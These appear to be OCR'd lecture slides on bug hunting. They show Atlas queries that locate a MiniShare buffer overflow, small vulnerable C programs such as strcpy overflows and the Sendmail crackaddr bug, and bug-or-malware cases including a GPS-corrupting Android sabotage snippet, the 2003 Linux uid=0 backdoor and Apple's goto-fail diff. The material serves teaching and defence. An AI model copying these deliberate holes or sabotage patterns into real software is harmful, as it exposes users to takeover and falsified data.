
Bug Hunting




What are we looking for?

- Buffer Overflows, Format Strings, Etc.
- Structure and Validity Problems
- Common Special Element Manipulations
- Channel and Path Errors
- Handler Errors
- User Interface Errors
- Pathname Traversal and Equivalence Errors
- Authentication Errors
- Resource Management Errors
- Insufficient Verification of Data
- Code Evaluation and Injection
- Randomness and Predictability
- …

CVEs Vs. CWEs

- Common Vulnerabilities and Exposures
  - CVE-2004-2271 - Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.

- Common Weakness Enumeration
  - CWE-121: Stack-based Buffer Overflow - A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).



A *zero day* vulnerability refers to a hole in software that is unknown to the vendor. Knowledge of a specific issue in a specific version of software can have tremendous value to an attacker, especially if the vulnerability is a zero day that impacts a critical service. Just the four critical zero days carried by the Stuxnet malware were valued at nearly half a million dollars. As valuable as a known vulnerability may the ability to discover unknown vulnerabilities is even more valuable. In order to discover unknown vulnerabilities we must be able to abstractly model vulnerabilities. A well defined model provides just enough abstraction.

What is our model of a buffer overflow?

- What must our model include?
- How abstract should the model be?

- Code Analysis of MiniShare
  - Let's iteratively develop a model to find the vulnerability in MiniShare


```
var strcpy = functions("strcpy")
var strlen = functions("strlen")
var callEdges = edges(XCSG.Call)
var strcpyCallers = callEdges.predecessors(strcpy)
var strlenCallers = callEdges.predecessors(strlen)

show(strcpyCallers.intersection(strlenCallers), "Callers of strcpy and strlen")
```


```
show(strcpyCallers.difference(strlenCallers), "Callers of strcpy and not strlen")
```


```
// select all array variables (variables have a TypeOf edge from an ArrayType)
var arrayTypes = nodes(XCSG.ArrayType)
var typeOfEdges = nodes(XCSG.TypeOf)
var arrays = typeEdges.predecessors(arrayTypes)

// there are 109 arrays initialized in the code
show(arrays.nodes(XCSG.Initialization), "Initialized Arrays")
```

```
// select structures that contain arrays
var arrayStructTypes = arrays.containers().nodes(XCSG.C.Struct)
var typeDefEdges = edges(XCSG.AliasedType, XCSG.TypeOf)
var typeAliases = nodes(XCSG.TypeAlias)
var arrayStructs = typeDefEdges.reverse(arrayStructTypes).difference(arrayStructTypes, typeAliases)

// there are 7 structures containing arrays initialized in the code
show(arrayStructs.nodes(XCSG.Initialization), "Initialized Structures Containing Arrays")
```

```
// buffers are arrays and structures containing arrays
var buffers = arrays.union(arrayStructs)

// find buffers that are tainted by attacker controlled inputs (the network socket)
var sockets = nodes(XCSG.Field).selectNode(XCSG.name, "socket")
var taint = universe.edgesTaggedWithAny("control-dependence", "data-dependence")
var bufferStatements = buffers.containers().nodes(XCSG.ControlFlow_Node)
var taintedBufferStatements = taint.forward(sockets).intersection(bufferStatements)

// there are 87 tainted buffer statements
show(taintedBufferStatements, "Tainted Buffer Statements")
```





```
// find strcpy callsites that take tainted buffers
var invocationEdges = edges(XCSG.InvokedFunction)
var strcpyCallsites = invocationEdges.predecessors(strcpy)
var strcpyCallsiteStatements = strcpyCallsites.containers().nodes(XCSG.ControlFlow_Node)
var taintedStrcpyCallsites = taintedBufferStatements.intersection(strcpyCallsiteStatements)

// there are 17 tainted strcpy callsites
show(taintedStrcpyCallsites, "Tainted strcpy Callsites")
```



```
// find functions with tainted strcpy callsites that do not call strlen
var taintedStrcpyCallsiteFunctions = taintedStrcpyCallsites.containers().nodes(XCSG.Function)
var potentiallyVulnerableFunctions = taintedStrcpyCallsiteFunctions.difference(strlenCallers)
show(potentiallyVulnerableFunctions, "Potentially Vulnerable Functions")
```

```
// filter the tainted strcpy callsites to just the callsites in the potentially vulnerable function
// there should only be 1 function left
var taintedStrcpyCallsitesInPotentiallyVulnerableFunctions = taintedStrcpyCallsites.intersection(
        potentiallyVulnerableFunctions.contained().nodes(XCSG.ControlFlow_Node))
show(taintedStrcpyCallsitesInPotentiallyVulnerableFunctions, "Potentially Vulnerable strcpy")

// print the line number of the potential vulnerability
// [Filename: minishare\serve2.c (line 229)]
println(getSourceCorrespondents(taintedStrcpyCallsitesInPotentiallyVulnerableFunctions))
```





Atlas used the source code of the MiniShare program, but what if we didn't have access to the source code of the program. Could we still detect the vulnerability? How much harder would it be?

IDA Pro is a popular multi-processor disassembler and debugger that can also be scripted with Python API bindings to write program analysis queries. You can disassemble the MiniShare binary with the IDA 5.0 Freeware edition of IDA (https://www.hex-rays.com/products/ida/support/download_freeware.shtml). Take a look at what information you have available to work with. What function names do you see in the code? What do control flow and data flow blocks look like? In general, we lose a lot of high level contextual information when we compile source code to machine code. As analysts, it makes our job harder, but not necessarily impossible.

Activity: Does this program contain a vulnerability?

```
#include <stdio.h>
int main(int argc, char *argv) {
   char buf[64];
   strcpy(buf, argv[1]);
   return 0;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes…this is perhaps the simplest example of a buffer overflow that we can make.

input = <*any string longer than 64 characters*>

Activity: Does this program contain a vulnerability?

```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
  char c, localbuf[BUFFERSIZE];
  unsigned int upperlimit = BUFFERSIZE - 10;
  unsigned int quotation = roundquote = FALSE;
  unsigned int input_index = output_index = 0;
  while (input_index < length){ c = input[input_index++];
    if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
    if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
    if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; }
    if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
    // if there is sufficient space in the buffer, write the character
    if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
  }
  if(roundquote){ localbuf[output_index] = ')'; output_index++; }
  if(quotation){ localbuf[output_index] = '>'; output_index++; }
  return output_index;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

Activity: Does this program contain a vulnerability?

```c
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
   char c, localbuf[BUFFERSIZE];
   unsigned int upperlimit = BUFFERSIZE - 10;
   unsigned int quotation = roundquote = FALSE;
   unsigned int input_index = output_index = 0;
   while (input_index < length){ c = input[input_index++];
      if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
      if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
      if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; /* (missing) upperlimit--; */ }
      if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
      // if there is sufficient space in the buffer, write the character
      if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
   }
   if(roundquote){ localbuf[output_index] = ')'; output_index++; }
   if(quotation){ localbuf[output_index] = '>'; output_index++; }
   return output_index;
}
```


Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes…but our ability to do so is at the edge of our current technology.

input = "Name Lastname < name@mail.org >
()(
)()"

The original code is much more complex! Has ~10 loops (nesting depth is 4), gotos, lots of pointer arithmetic, calls to string functions…very few program analysis tools can even handle the toy example. This Buffer overflow in an email address parsing function of Sendmail was discovered in 2003 by Mark Dowd. The Sendmail function containing the bug consists of a parsing loop using a state machine consisting of ~500 LOC. Thomas Dullien later extracted this smaller version of the bug (less than 50 LOC) as an example of a hard problem for static analysis.

The original bug can be found at ftp://ftp.sendmail.org/pub/sendmail/past-releases/sendmail.8.12.7.tar.gz in the *crackaddr* function of the headers.c file (lines 1022-1352). It was found by locating array writes and then noticing the parsing was particularly complex. The auditor assumed it was unlikely there was not a bug and

continued searching until the vulnerability was found.



input = "Name Lastname < name@mail.org >
()
()"

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
  int64_t x = strtoll(argv[1], NULL, 10);
  char buf[64];
  if (x <= 2 || (x & 1) != 0)
    return 1;
  int64_t i;
  for (i = x; i > 0; i--)
    if (foo(i) && foo(x - i))
      return 1;
  strcpy(buf, argv[2]); // reachable?
}
```

```
int foo(int64_t x) {
  int64_t i, s;
  for (i = x - 1; i >= 2; i--)
    for (s = x; s >= 0; s -= i)
      if (s == 0)
        return FALSE;
  return TRUE;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

All loops in this program have decrementing counters. The program clearly always terminates and it doesn't do any complicated mathematical operations (just addition and subtraction). If we can reach the *strcpy* function it is clear we should be able to exploit it since this is just a modification to our original example of a buffer overflow. Can we come up with an input that allows us to reach the *strycpy* function?

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
  int64_t x = strtoll(argv[1], NULL, 10);
  char buf[64];
  // x is an even number that is greater than 2
  if (x <= 2 || (x & 1) != 0)
    return 1;
  // x can be expressed as the sum of 2 primes
  int64_t i;
  for (i = x; i > 0; i--)
    if (is_prime(i) && is_prime(x - i))
      return 1;
  strcpy(buf, argv[2]); // reachable?
}
```


```
int is_prime(int64_t x) {
  int64_t i, s;
  for (i = x – 1; i >= 2; i--)
    for (s = x; s >= 0; s -= i)
      if (s == 0)
        return FALSE;
  return TRUE;
}
```

While the problem make look simple, answering whether or not this program is vulnerability is currently beyond the reach of mathematics. It involves answering whether every even integer greater than 2 can be expressed as the sum of two primes. This is the Goldbach conjecture, which is one of the oldest and best-known unsolved problems in number theory and all of mathematics. The problem is 275 years old as of 2017.

Encoding a hard math problem in a program makes it easy to convince ourselves that this program is hard to verify. But if we didn't know this program encoded the Goldbach conjecture, or if Goldbach never made the conjecture, would this program look any different than your average program?

Many questions in program analysis are actually undecidable in their general case and and unfortunately these cases do arise is common programs. As a result we must use abstractions to answer easier questions that are answerable but still have practical value. For example we could say a path to *strcpy* exists that could be used to overflow *buf*, assuming that the path is feasible.


Activity: A Bug or Malware?




Finding malware is like finding a needle in a haystack, but without knowing what a needle looks like.

TRAQ Android Application

- Developed for DARPA Transformative Apps program
  - 55K lines of code
  - Repurposed for DARPA APAC program…
- Data gathering and relaying tool for military
  - Strategic mission planning/review
  - Audio and video recording
  - Geo-tagged camera snapshots
  - Real-time map updates based on GPS




Tashkent
Bishkek
Issyk-kul
Turkmenistan
Dushanbe
Tajikistan
Ashgabat
Afghanistan
Kabul
Islamabad
Himachal Prades
Punjab regio
Punjab
Chandigarh
Pakistan
Haryana
Thar Desert
Rajasthan

Subtle Corruptions (sabotage)


```
@Override
public void onLocationChanged(Location tmpLoc) {
   location = tmpLoc;
   double latitude = location.getLatitude();
   double longitude = location.getLongitude();
   if((longitude >= 62.45 && longitude <= 73.10) &&
      (latitude >= 25.14 && latitude <= 37.88)) {
       location.setLongitude(location.getLongitude() + 9.252);
       location.setLatitude(location.getLatitude() + 5.173);
   }
      ...
 }
```

Malware = ~10 LOC

GPS coordinates subtly corrupted if user is in Afghanistan/Pakistan!

Let's define malware


- Bad (malicious) software
- Examples: Viruses, Worms, Trojan Horses, Rootkits, Backdoors, Adware, Spyware, Keyloggers, Dialers, Ransomware…



Let's define a "bug"

- Unintentional error, flaw, failure, fault
- Examples: Rounding errors, null pointers, infinite loops, stack overflows, race conditions, memory leaks, business logic flaws…

- Is a software bug malware?
  - What if I added the bug intentionally?



A bug or malware?

- Context: Found in a CVS commit to the Linux Kernel source

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

Hint: This never executes…

"=" vs. "==“ is a subtle yet important difference! Would grant root privilege to any user that knew how to trigger this condition.

Malware: Linux Backdoor Attempt (2003)

- https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003/

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

Hint: This never executes…

"=" vs. "==“ is a subtle yet important difference! Would grant root privilege to any user that knew how to trigger this condition.

A bug or malware?

```
-
-               if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
600 +
601 +               if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
602                         goto fail;
603                 if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
604                         goto fail;
... @@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
617
618         hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
619     hashOut.length = SSL_SHA1_DIGEST_LEN;
-    if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
620 +    if ((err = SSLFreeBuffer(&hashCtx)) != 0)
621         goto fail;
622
-    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
623 +    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
624         goto fail;
625     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
626         goto fail;
... @@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
628         goto fail;
629     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
630         goto fail;
631 +       goto fail;
632     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
633         goto fail;
634
```

A bug or malware?

```
-
-               if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+               if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
                        goto fail;
                if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
                        goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,

        hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
     hashOut.length = SSL_SHA1_DIGEST_LEN;
-    if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+    if ((err = SSLFreeBuffer(&hashCtx)) != 0)
         goto fail;

-    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
         goto fail;
     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
         goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
         goto fail;
     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
         goto fail;
+        goto fail;
     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
         goto fail;
```

Always goto fail

Never does the check to verify server authenticity…

Bug?: Apple SSL CVE-2014-1266

```
-
-               if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+               if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
                        goto fail;
                if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
                        goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,

        hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
     hashOut.length = SSL_SHA1_DIGEST_LEN;
-    if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+    if ((err = SSLFreeBuffer(&hashCtx)) != 0)
         goto fail;

-    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
         goto fail;
     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
         goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
         goto fail;
     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
         goto fail;
+        goto fail;
     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
         goto fail;
```

